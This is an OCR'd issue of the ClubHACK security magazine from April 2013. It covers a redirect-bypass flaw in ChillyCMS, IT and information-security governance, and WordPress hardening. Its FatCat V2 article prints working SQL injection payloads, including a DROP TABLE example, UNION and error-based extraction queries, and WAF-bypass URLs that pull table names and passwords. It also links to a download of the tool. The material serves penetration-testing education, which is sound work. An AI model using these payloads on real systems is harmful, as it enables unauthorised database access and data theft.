
Issue 39 | April 2013

ClubHACKMag

India's 1st Offensive & Defensive Security Journal


Beware of Email attachments, Choose your risks



Hello Readers, We have good news for all readers. The good news is "This winter ClubHack goes international :). Meet us in MIDDLE EAST in Dec 2013. http://clubhack.com/2013gcc Details to follow soon. If you have any questions just drop your comments on http://www.clubhack.com/clubhack-goes-international/ & we'll update the post with more answers".

Coming Back to April Issue. This issue covers Exploiting multiple vulnerabilities in ChillyCMS in Tech Gyan, FatCat v2 SQL injector in Tool Gyan, Understanding Governance in GRC Gyan, Indian Evidence Act and Digital Evidence in Legal Gyan and Wordpress Security in Mom's Guide.

Hope you are enjoying reading the magazine. Don't forget to send your feedbacks, suggestions, articles to info@chmag.in



Varun Hirve

Team CHmag

Rohit Srivastwa
rohit@clubhack.com

Aarja Bhattacharyya
aarja@chmag.in

Abhijeet R Patil
abhijeet@chmag.in

Abhishek Nagar
abhishek@chmag.in

Pankit Thakkar
pankit@chmag.in

Sagar Nangare
sagar@chmag.in

Varun V Hirve
varun@chmag.in

www.chmag.in
info@chmag.in

CONTENTS

Exploiting redirect page vulnerability

Introduction


"If it isn't broke, don't fix it" is a wide spread phrase. A web developer usually develops applications based on these criteria and often forgets about security. This article discusses about such a security issue often neglected by developers.

When creating protected parts of a web application, developers checks whether the user is actually authorized to access the same or not. If the user is authorized, all are fine and the access permission is granted. If in case the user is not authorized a simple redirect is used to redirect user to a different section or page, like a log in page.


All looks neat from a developer's perspective and it works without any issue. However, in some cases, the application keeps on sending the confidential part of the web application even after redirecting the user. Usually this won't create any problems as the user is actually redirected and won't be able to see rest of the page. Moreover, all these happen so quick that the users won't even notice what is happening.

This is where the No-Redirect extension of OWASP Mantra comes in to the picture. It allows user to take the complete control over automatic redirects in web pages. Thus making it possible to actually stop the redirect and see the rest of the page getting loaded.


In this article, such a security issue in one of the popular content management system is explored. ChillyCMS is a content management system written in PHP and is available for free. The administration panel of ChillyCMS can be accessed at ***localhost/ChillyCMS/admin/***. It redirects users to a log in page if a valid session is not found.



In order to stop this redirection, a rule has to be added to No-Redirect in OWASP Mantra.
No-Redirect can be accessed at OWASP Mantra menu -> Tools -> Application Auditing -> No-Redirect.



Since the requirement is to control all automatic redirect on www.example.com, the following rule has to be added:
^http://localhost/ChillyCMS/



Once it is done, just visit the admin page again and the page grants complete access to the administration panel.

There are many web applications out there vulnerable to this particular issue. Almost a year back, a similar issue was reported on OneFile CMS. Unlike many other security issues, it is very much easy to fix this type of security issues. The web developer just has to terminate further execution of the script immediately after the user is redirected.

Abhi M Balakrishnan
abhimbalakrishnan@gmail.com

Abhi M Balakrishnan is an information security professional and the project leader of OWASP Mantra and OWASP Bricks. He has launched the Mantra project in ClubHACK 2010 along with Gokul C Gopinath.

Understanding Governance

What is Governance?

Governance is the system by which an organization is directed and controlled. It consists of a set of responsibilities that give strategic guidance to management to run the organization smoothly. Its core principles are driven by maintaining organization vision, shareholder and stakeholder confidence, business values, adherence to compliance, proper risk mitigation and resource utilization. The Board of Directors is the legal representative of the governance for an organization. All decisions are made by the members of the "Board" typically comprising of Directors, management representative (CEO), major shareholders and other stakeholders. This extends the accountability of people which are directly in "business". Governance ensures that the goals set forward by the "Board" are achievable with proper risk mitigation and optimum resource utilization.

What is IT Governance?

IT Governance is a subset of corporate governance which specifically addresses the issues on how IT is applied across the organization. Since IT is now an integral part of the organization, a need to govern IT assets and resources is felt. In that way, a better understanding of Total Cost of Ownership (TCO) is achieved for IT assets. IT Governance helps to align IT objectives with business objectives producing significant business value which is measurable and quantifiable.

This greatly helps to monitor and present a truer picture of business growth. IT Governance is directly used by Directors on behalf of stakeholders who expect a return on their investment. It should not be confused with IT Management which directly manages IT Assets. Associated frameworks for IT Governance are Control Objectives for Information and Related Technology (COBIT), and ISO/IEC 38500: IT Governance Standard.

What is Information Security Governance?

Information Security Governance (ISG) is the subset of corporate governance which addresses the strategic direction for protecting the information assets in the

organization. It is very closely associated within IT Governance as business has become increasingly dependent on IT systems. ISG focuses its attention to preserve the confidentiality, integrity, availability of information. It also provides protection for the intellectual property of the organization. ISG has recently started gaining importance due to the passage of many legal mandates like Sarbanes-Oxley, HIPAA, and PCI-DSS. Once again, Directors directly use ISG on behalf of stakeholders/shareholders to provide assurance that organizational information assets are in a "secured" state.

Can we use IT Governance and IT Management interchangeably?

No. There is much confusion among the IT folks who view Management and Governance as the same entity as they both have the ability to "direct". Hence, for most of the time, IT folks use these terms interchangeably. But we need to understand that Governance of any kind will relate to that activity which is directly used by the board members or directors who function on behalf of stakeholders/shareholders who have invested their money in the organization. Management always acts as an execution body which functions as per the directions and goals set forward by the board.

IT Governance makes sure that IT objectives are aligned with the business objectives which in turn produces measurable business value essential for the growth of the organization. IT Governance also brings in accountability within the enterprise due to the shared responsibility of both the directors and shareholders. IT Management on the other hand focuses on managing IT assets in accordance with business needs and priorities.

IT Management is involved in budgeting, staffing, organizing and controlling IT operations and assets. It is also involved in other aspects such as change management, software design, network planning, tech support etc.

Can we have comparison of roles for Governance and Management?

Responsibility	Governance	Management
Policies and Procedures	Sets policy in areas of financial management, conflict of interests; reviews procedures, recommends updates and changes as needed; monitors organization's compliance	Develops procedures that match board policy; implementation of the boards' policies on a daily basis
Planning	Develops and implements a board planning process, defines organization's vision; develops mission statement; sets goals; reviews and approves objectives	Arranges logistics for planning processes; writes objectives; develops work plans, timelines; implements work plans; makes progress reports and submits to

		Board
Finance	Ensures efficient financial policies and procedures and in accordance with the law meeting the requirements of funders; revises and approves budgets; reviews financial reports; selects auditor and reviews audit;	Develops and implements financial management procedures as decided by Board; develops budgets; performs financial management tasks ; submits regular financial reports to the board; provides information to the auditor; submits required reports to funders
Board Operations	Prepares agenda for meetings of the directors; decides what committees are needed to accomplish its work; monitors and evaluates work of committees	Assists with development of agendas for meetings of the directors; suggest committees or committee members to board; sets up meetings, prepares meeting minutes
Personnel	Hires, fires and evaluates the chief executives. Determine salaries of senior level management , prepares succession plan	Hires, fires and evaluates the employees. Determines salaries of lower management and employees
Resource Development	Develops strategies to acquire resources needed to pursue organization's missions and objectives	Assists with the development of strategies; implements resource strategies assigned by the Board
Evaluation	Evaluates chief executive and the match between the organization's vision and mission and its activities and accomplishments;	Evaluates staff; provides directors with information they need to evaluate match between the organization's vision and mission and its accomplishments;

		conducts project evaluation

Why is IT Governance necessary? How does it provide value to the organization?

Shared responsibilities among the directors, shareholders and other stakeholders prevent abuse of power by senior IT management to procure expensive IT inventory and assets which provide very little value and return to business. Various models such as Chargeback models can be adopted to see which IT investments give out most business value and return on investment. IT Governance makes it easy to determine Total Cost of Ownership (TCO) for IT assets. Hence efficient management of IT inventory can take place.

Why is Information Security Governance (ISG) necessary? How does it provide value to the organization?

ISG is increasingly becoming important due to the increased level of dependence of business processes on IT Systems. This means that the information residing on IT systems needs to be properly protected from unauthorized access. ISG works in close tandem with IT Governance as well as the Organizational Risk Management function and provides effective controls for any leakage of confidential information from the organization.

ISG also routinely engages in audit checks on IT systems, ensures service continuity and regular risk assessments provide information about the risk appetite of the organization. It helps the board to take informed decisions before venturing into investments for new business areas.
Compliance mandates are also met by good IS governance. Above all, ISG provides a peace of mind to stakeholders and shareholders that their investments are in "safe" state.

ISG in tandem with IT Governance works wonders to keep businesses engaged in rapidly evolving technological areas while providing assurance that the information assets are well protected from external or internal threats.

Are you implementing IS Governance properly?

Following questions must be evaluated to ensure you are implementing IS Governance properly in your organization:

Is your IS Governance delivering value?

You need to optimize security investments such that they are in-line with your business objectives. Evaluate if sufficient and prioritized care is taken for areas which are having greatest business impact. Check if minimum security requirements are following practices that are proportional to risk.

Is your IS Governance well planned?

Check if the IS budget is well planned and portfolios well defined for the procurement of IS tools such as for GRC automation, log analysis, security utilities, etc. and also for hiring IS staff like pen-testers, analysts and consultants etc. Evaluate if your investments are aligned as per the corporate strategy and the risk profile.

Is your IS Governance well managed and measurable?

Performance measurement processes must be well defined and approved by the board or senior management. These processes must be able to determine various weaknesses and also provide feedback during the resolution process. This should be followed by independent external assessments and audits for assurance purposes.

For proper resource utilization, you need to capture knowledge by documenting security processes and procedures. Proper security architecture design will help in optimal usage of IT security infrastructure.

Is your IS Governance able to properly manage and mitigate risk?
Organizations often focus only on qualitative risk based assessment exercises which tend to become opinionated and discretionary. It is advisable to do a qualitative risk assessment on information assets by a measurable and quantifiable process. This can help to gauge the true impact on business processes if they get compromised.

There should be a clear understanding of the organization's risk profile, risk exposure and the consequences of non-compliance with the state-level and national-level legal requirements. Residual risks must be mitigated to an accepted level by a formally defined risk management process. They may be avoided, transferred or accepted depending on their impact on business.

Manas Deep
http://manasdeeps.blogspot.in

Manasdeep currently serves as a Security Analyst in the Technical Assessment team at Network Intelligence Pvt. Ltd., at Mumbai. His work focuses on conducting Security Audits, Vulnerability Assessment and Penetration Testing for NII's premier clients. He possesses strong analytical skills and likes to keep himself involved in learning new attack vectors, tools and technologies.

He has flair in technical writing and regularly contributes research papers on information security at http://www.niiconsulting.com/innovation/papers.html. He is an active member of Null Mumbai Chapter and has shared many presentations / talks during Null meets. He also shares his thoughts on personal computing at his blog "Experiencing Computing..."

Tackling NextGen. FRAUD

AVAIL 10% Early Bird Discount Till 25th April

23rd May, 2013 - Hotel Holiday Inn, Mumbai

OUR INDUSTRY EXPERTS

D. Sivanandan
Chairman - ***Securus First***
& (Retd. Maharashtra Director General of Police, Ex-Commissioner of Police Mumbai)

Pankaj Monga
Director Brand Protection, Asia
Johnson & Johnson - India

Sunder Krishnan
Chief Risk Officer
Reliance Life Insurance

Mr. Sandip Roy
Protector of Emigrants
Ministry of Overseas Indian Affairs
(Government of India)

Dhaval Radia
Chief Financial Officer
GE Intelligent Platforms

Vikram S Kulkarni
CFE,Head-Investigations Fraud Risk & Security
Vodafone India Limited

TOP FOCUS AREAS :

- Fraud Becoming more Sophisticated & Organized - Impact of Cyber Crime
- Frauds and Ways to Tackle it, Are you Equipped with the NextGen Fraud
- Intellectual property fraud, Counterfeiting and Piracy - Attacking Indian Corporate.
- Functions most Vulnerable to Frauds
- Is your business - high dependence on technology, large transactional data in electronic form, as well as the confidential information?
- Having an effective Technology Framework to mitigate futuristic Fraud.
- How to Prevent Misconduct by Identifying and Managing Individuals or Environments Prone to Fraud

Knowledge Partner

KPMG
cutting through complexity

Media Partner

ClubHACK

Organized by

YOOGMA

Make Sure You Don't Miss Out!

call Selvan Nadar +91 9987 8733 0395 | email : selvann@ybsglobal.com

PARTICIPANT PROFILE

EMERGING FRAUDS

53% Cyber Crime

34% Identity Theft

38% IP Theft, Piracy, Counterfeiting

55% said cos had seen fraud over 2 years

45% Experienced some form of fraud in 2010 survey

Fatcat V2 Auto [S]ql-Injector

Introduction

Fatcat is open source web application pen tester tool freely available for download. Fatcat SQL injection is developed for reducing the processes of while exploiting SQL injection vulnerability and exploiting SQL injection profoundly.

Features of Fatcat V2

- It support normal SQL injection
- It support error based SQL injection
- WAF (web application firewall) bypass.
  - C-Style MySQL comment WAF Bypass
  - Buffer overflow WAF Bypass
  - CRLF WAF Bypass
  - Bypass with Information_schema.statics
  - Bypass with Information_schema.key_column_usage.
- Its run on Widely used server that is Linux , Win ,Mac OS
- It support MySQL 5.0


Snap Shot of Fatcat SQL Injector

Figure 1: Fatcat SQL Injector

To execute this tool please Provide Testing URL, Parameter (vulnerable URL), Max column count, and select injection typ. If you want to bypass WAF select any one of from list.

SQL injection brief

SQL injection is one of the most common vulnerabilities in PHP applications. SQL injection vulnerability requires two failures on the part of the developer – a failure to filter the data as it enters the application and a failure to escape data as it enters the application.



If attacker having lucky day and found a variable which is in MySQL data base and variable is vulnerable to SQL injection , then will attacker craft a payload Like ;DROP TABLE clubhackParty-- -

```
Mysql_query("SELECT * FROM
Clubhackparty WHERE
partytype=Beer;DROP TABLE
Clubhackparty --")
```

After the successful execution of the above query it will delete the table called as clubhack and query is looks like following valid SQL Statement.

Fatcat Ingredient

Information Gathering Operation for gathering MySQL 5.0 database information Fatcat call the following functions to harvest DB info.

Let's considered column 2 is vulnerable from where fatcat extract the DB information & data.

- To find the total number of columns present into table Fatcat using following SQL Statement, where n is total number of columns of table which is present in the column.

  Order by n+1

  Fatcat create a valid SQL statement to count the number of present column numbers. Which is looks like following SQL valid SQL Statement**.**

  Example: Select+1, 2, 3+where+id=2+Order+by+1-- -

Note: This Operation is located at line number 114 in the dosql.php file.

- Fatcat is using standard MySQL function to find out current version of MySQL.

  VERSION()

  Example: Select+1, **Version**(), 3+where+id=2-- -

Note: Finding version operation is located at line number 163 in the dosql.php file.

- To fetch MySQL current user name of MySQL Fatcat using following function.

  User()

  Example: Select+1, **User()**, 3+where+id=2-- -

Note: User () is code is located at line number 174 in the dosql.php file.

- To finding Data Directory of database, Fatcat using following SQL statement.

  @@datadir

  Example: Select+1, **@@datadir**, 3+where+id=2-- -

Note: @@basedir is code is located at line number 189 in the dosql.php file.

- To finding Host Name, Fatcat using following SQL statement.

  @@hostname

  Example: Select+1, **@@hostname**, 3+where+id=2-- -

Note: @@hostname is code is located at line number 203 in the dosql.php file.

- To finding Operating System version, Fatcat using following SQL statement.

  @@version_compile_os

  Example: Select+1, **@@version_compile_os**, 3+where+id=2-- -

Note: @@version_compile_os is code is located at line number 209 in the dosql.php file.

- To find Max allowed packet size, Fatcat using following SQL statement.

  @@max_allowed_packet

  Example: Select+1, **@@max_allowed_packet**, 3+where+id=2-- -

Note: @@max_allowed_packet is code is located at line number 196 in the dosql.php file.

- To finding Current Database name, Fatcat using following SQL function.

  Database()

  Example: Select+1,**database()**, 3+where+id=2-- -

Note: database () is code is located at line number 159 in the dosql.php file.

Normal SQL injection Operation (Union select Injection)

Normal SQL injection is one of the important features of the Fatcat. Normal SQL injection is combination of Union & Select SQL statement. Union statement helps us to combine two result set of the select statement. Normal SQL injection perfectly works only when any column is vulnerable like as in the above example column 2 is vulnerable.

Whenever you inject using Normal SQL injection, Fatcat automatically start selecting vulnerable column & start profoundly exploit it.

Figure 2: Snapshot for Normal SQL Injection

Enter parameters to execute Normal SQL injection & click Inject It! You will find the

normal SQL Injection code from line number 93(file name dosql.php).

Example: SELECT username FROM Users_profile WHERE id = '-1' UNION SELECT MID(GROUP_CONCAT(0x3c62723e, 0x5461626c653a20, table_name, 0x3c62723e, 0x436f6c756d6e3a20, column_name),1,1024) FROM information_schema.columns--+';

Error Based SQL injection Operation (Double Query Injection)

Error based SQL injection is one of important features of the Fatcat, it is also called as Double Query Injection. Sometime Union based injection gets failed, to exploit profoundly in that condition user can use error based SQL injection to retrieve DB information.

Double query SQL injection is a vulnerability that uses two queries together wrapped into one that confuses the db to a point where it spits out an error. This error gives us the info we need to leverage the database all the way to the admin panel. As a matter of fact we can pretty much dump the whole database if we want. Now double query definitely utilizes fewer requests that blind SQL does, but there is no group_concat feature(obviously) which means we must use concat with Limit to pull them to pull the info query by query using limit 0,1, limit 1,1, etc. I know you guys are well versed in SQL so I won't waste any more time on logistics.

For example:

MySQL Query:

```
and(select 1 FROM(select
count(*),concat((select (select
concat(user())) FROM
information_schema.tables LIMIT
0,1),floor(rand(0)*2))x FROM
information_schema.tables GROUP BY x)a)
```

Output:

duplicate entry '~'Clubhack_screte'~1' for key 1

Where **Clubhack_screte** is table name

You will find the normal SQL Injection code from line number 330 (file name dosql.php).

WAF (Web Application Firewall) Bypass

According to OWASP, web application firewall (WAF) is an appliance, server plug-in, or filter that applies a set of rules to an HTTP conversation. Generally, these rules cover common attacks such as Cross-site Scripting (XSS) and SQL Injection. By customizing the rules to your application, many attacks can be identified and blocked. The effort to perform this customization can be significant and needs to be maintained as the application is modified.

Fatcat V2 supports the following WAF's.

- AppArmor
- ModSecurity - Also works under Mac OS X, Solaris and other versions of UNIX.

Fatcat V2 supports the following WAF bypass method.

- C-style comment WAF bypass.
- Buffer Overflow WAF bypass.

- CRLF(CR = Carriage Return and LF = Line Feed) WAF Bypass.
- WAF Bypass with Information_schema.statics.
- WAF Bypass with Information_schema.key_column_usage.

Brief Description:

1. C-style MYSQL comment WAF bypass

    - This statement is called /*!MysqlQuery*/ is called as C-style Comment
    - These styles execute MySQL queries in comments..
    - When we execute that, the MySQL server parses our query and it will execute query.

Example:
http://example.net/sql/show.php?id=-2+/*!union*/+/*!50000Select*/+77771,77772,unhex%28hex%28/*!cOncAT/**/%280x73616e64656570,0x3a,address,0x3a,0x73616e6465657031%29*/%29%29,77774,77775,77776,77777+from+/*!%60f9pix%60*/./*!%60id%60*/--%20-

The bold portion is the example of the C-Style Comment WAF bypass.

2. Buffer Overflow WAF bypass

    - An exploitation technique that alters the flow of an application by overwriting parts of memory. Buffer Overflows are a common cause of malfunctioning software. If the data written into a buffer exceeds its size, adjacent memory space will be corrupted and normally produce a fault.
    - An attacker may be able to utilize a buffer overflow situation to alter an application's process flow.

Example:
http://example/sql/show.php?id=-2+and%20%28select%201%29=%28select%200x**AA**%29+/*!Union*/+%0A%0D/*!50000SeLeCt*/+77771,77772,unhex%28hex%28/*!cOncAT/**/%280x73616e64656570,0x3a,address,0x3a,0x73616e6465657031%29*/%29%29,77774,77775,77776,77777+from+/*!%60f9pix%60*/./*!%60id%60*/--%20-

Bold part is defining the buffer overflow attack.

3. CRLF(CR = Carriage Return and LF = Line Feed) WAF Bypass
   - CRLF (Carriage Return and Line Feed) is a very significant sequence of characters for programmers.
   - Use of CRLF in Mysql to Carriage Return or Line Feed.
   - Normal WAF doesn't detect the CRLF use in SQL injection.

Example:
http://example/sql/show.php?id=-2+%0A%0D/*!%0A%0Dunion*/+%0A%0D/*!50000Select*/%0A%0D+77771,77772,unhex(hex(/*!cOncAT/**/(0x73616e64656570,0x3a,password,0x3a,0x73616e6465657031)*/)),77774,77775,77776,77777+from+/*!`f9pix`*/./*!`id`*/-- -

Bold part shows the use of CRLF to bypass the WAF.

4. Some WAF blocked the certain keywords like information_schema.tables, for alternative to this keyword we have following other keywords.
   - Information_schema.statics

   This MYSQL statement display the total list of Index of the tables

Example:
http://example/sql/show.php?id=-2+Union+SeLeCt+77771,77772,unhex(hex(/*!cOncAT/**/(0x73616e64656570,0x3a,TAbLe_NamE,0x3a,ColUmn_NamE,0x3a,0x73616e6465657031)*/)),77774,77775,77776,77777+from+`information_schema`.`statistics`+/*!where*/+table_schema=0x6639706978--+-

The bold part show the use of the information_schema.statics in fatcat

   - Information_schema.key_column_usage
     The KEY_COLUMN_USAGE table describes which key columns have constraints.

Example:
http://example/sql/show.php?id=-2+Union+SeLeCt+77771,77772,unhex%28hex%28/*!cOncAT/**/%280x73616e64656570,0x3a,TAbLe_NamE,0x3a,ColUmn_NamE,0x3a,0x73616e6465657031%29*/%29%29,77774,77775,77776,77777+from+%60information_schema%60.%60key_column_usage%60+/*!where*/+table_schema=0x6639706978--+-

The bold part shows the use of the Information_schema.key_column_usage in fatcat. Using following link you can download the latest version of Fatcat.

https://dl.dropbox.com/u/18007092/FatCat%20V2%20-%20SandeepKamble.com.zip

Thank you for reading ☺

SandeepKamble

Wordpress Security

Introduction

You must have heard the name Wordpress as it has become popular term across the social media world. I am not going deep into explaining what Wordpress is but here is a short introduction to Wordpress – It is a free and open source advanced blogging platform & content management system (CMS) developed using widely used server side scripting language PHP & database MySQL. In past it was just a blogging platform available on Wordpress.com and then available as open source software at wordpress.org to create websites & blogs. As things progressed for developers of this blogging tool, many features have been added to make wordpress more a content management system. Currently wordpress is most popular blogging & website CMS platform serving more than 60% of websites present on web. Many popular sites & magazines are usingwordpress including like Mashable, TechCrunchetc. In this series, we will be talking about the wordpress software platform which we install on other hosting solutions to create websites.

At the start of my initial wordpress projects, I was not much aware of the security issues resided in core system files. One of my friend's website was compromised and I helplessly tried fixing it using some of tricks. It was back in 2008. I even could not figure out the reason. It might have had happen due to vulnerabilities in wordpress setup or some loopholes already present in shared hosting provider. Many of us host wordpress sites on shared hosting & we have to rely on their service for security. My first suggestion is to double check the reputation of hosting provider where you are going to host wordpress site. Google about them, read their reviews & whatever updates they have done in past to ensure security for their customers. This is highly recommended.

Now after hosting provider, things are all depend on you, how you make the site secure yourself. Hosting providers can only ensure security for their services. But installation should also be tightned so that no one can creep into setup files.

Prevention while setting up

Change database table prefix:

Typical database table prefix while setting up wordpress is '**wp**_'. As it is default one, it is known to all & guessing it quite easy. You can change it to you anything. You will find option to change in wp-config.php file

```
$table_prefix = 'jkthks_';
```

Add security keys

It is highly recommended to add security keys in wp-config.php. This key makes the wordpress installation secure. Security keys are used to ensure better encryption of information stored with user cookies. And you can change these keys any time to invalidate all existing cookies set in browser.

You can generate your random keys from here: https://api.wordpress.org/secret-key/1.1/salt/

Example:

```
define('AUTH_KEY',
'VQfVr4/F,{`TLM1%ipj,LPaegGmY4eS|}J
[4U81ykp|qr4B<,3s3-fRA49i8C(Zu');

define('SECURE_AUTH_KEY',
'aA4l.c0zvRkcmg9LYhK_|I0z6OUC#0g.Y,
T$T t:A!k-&qQyy5DO/`7w.S69`HOT');

define('LOGGED_IN_KEY',
'RC8I+i#Pg_PqGJ^Ygav@b@WA|W_KgxJ0^9
vR9E&1u2)U_`n;p-Y`V5zi]Or#2)Y9');

define('NONCE_KEY',
'jryz)yU{0:2=i_q8!g|f}ki&j80<0f_b,S
m=kV8.xOPztc.43*w(~+uJ;usnaYof');

define('AUTH_SALT',']TYv=,k$fc@ibXj
X,*aih|O01~ QvF6lu1SA|:cjb+3v=s
W]pM:CZ^[H_,X`nu+');

define('SECURE_AUTH_SALT',
'|qyZs@/j%Ti8TZ$)P2R/a@|eEwL*w,o_=w
Sagd=ZO0 $1&lp2lCk#lG}U5HlDL)&');

define('LOGGED_IN_SALT',
'w|IJK~HM_K)F,5^}5ZM_w3*.H0V<Q,>X(Q
q~}MT9$8?/]p;[|S|d55oFxlUaCh61');

define('NONCE_SALT',
'^|/mc#9SM+*N-
Kl+9w6|BG]o$gN`x[wW31|)&hLcl8LDA2UE
D=H<!-.8GZYi<{8b');
```

Disable editing of theme files from wordpress dashboard

Many times when an attacker enters the site, uses the theme editor (under Appearance Menu) to execute the malicious code. We can simply disable the file editing option by adding below line in *wp-config.php*

```
define ('DISALLOW_FILE_EDIT',true);
```

Turn off Error Messages on login page

An error message gives idea to attacker about username & password. Credentials can be exposed easily using error messages. We can hide this just by adding below line in theme's function.php

```
add_filter('login_errors',cre
ate_function('$a', "return
null;"));
```

Hide Wordpress version number

It is good to hide your wordpress version number which is generated typically in head section of website. An attacker can easily understand what needs to do if he comes to know the version information. Usually many wordpress themes publish it on <head> tag like below:

```
<meta name="generator"
content="WordPress 3.1" />
```

You can remove wordpress version from theme by adding below code in function.php

```
<?php
remove_action('wp_head', 'wp_generator');
functionblank_version() {
return '';
}

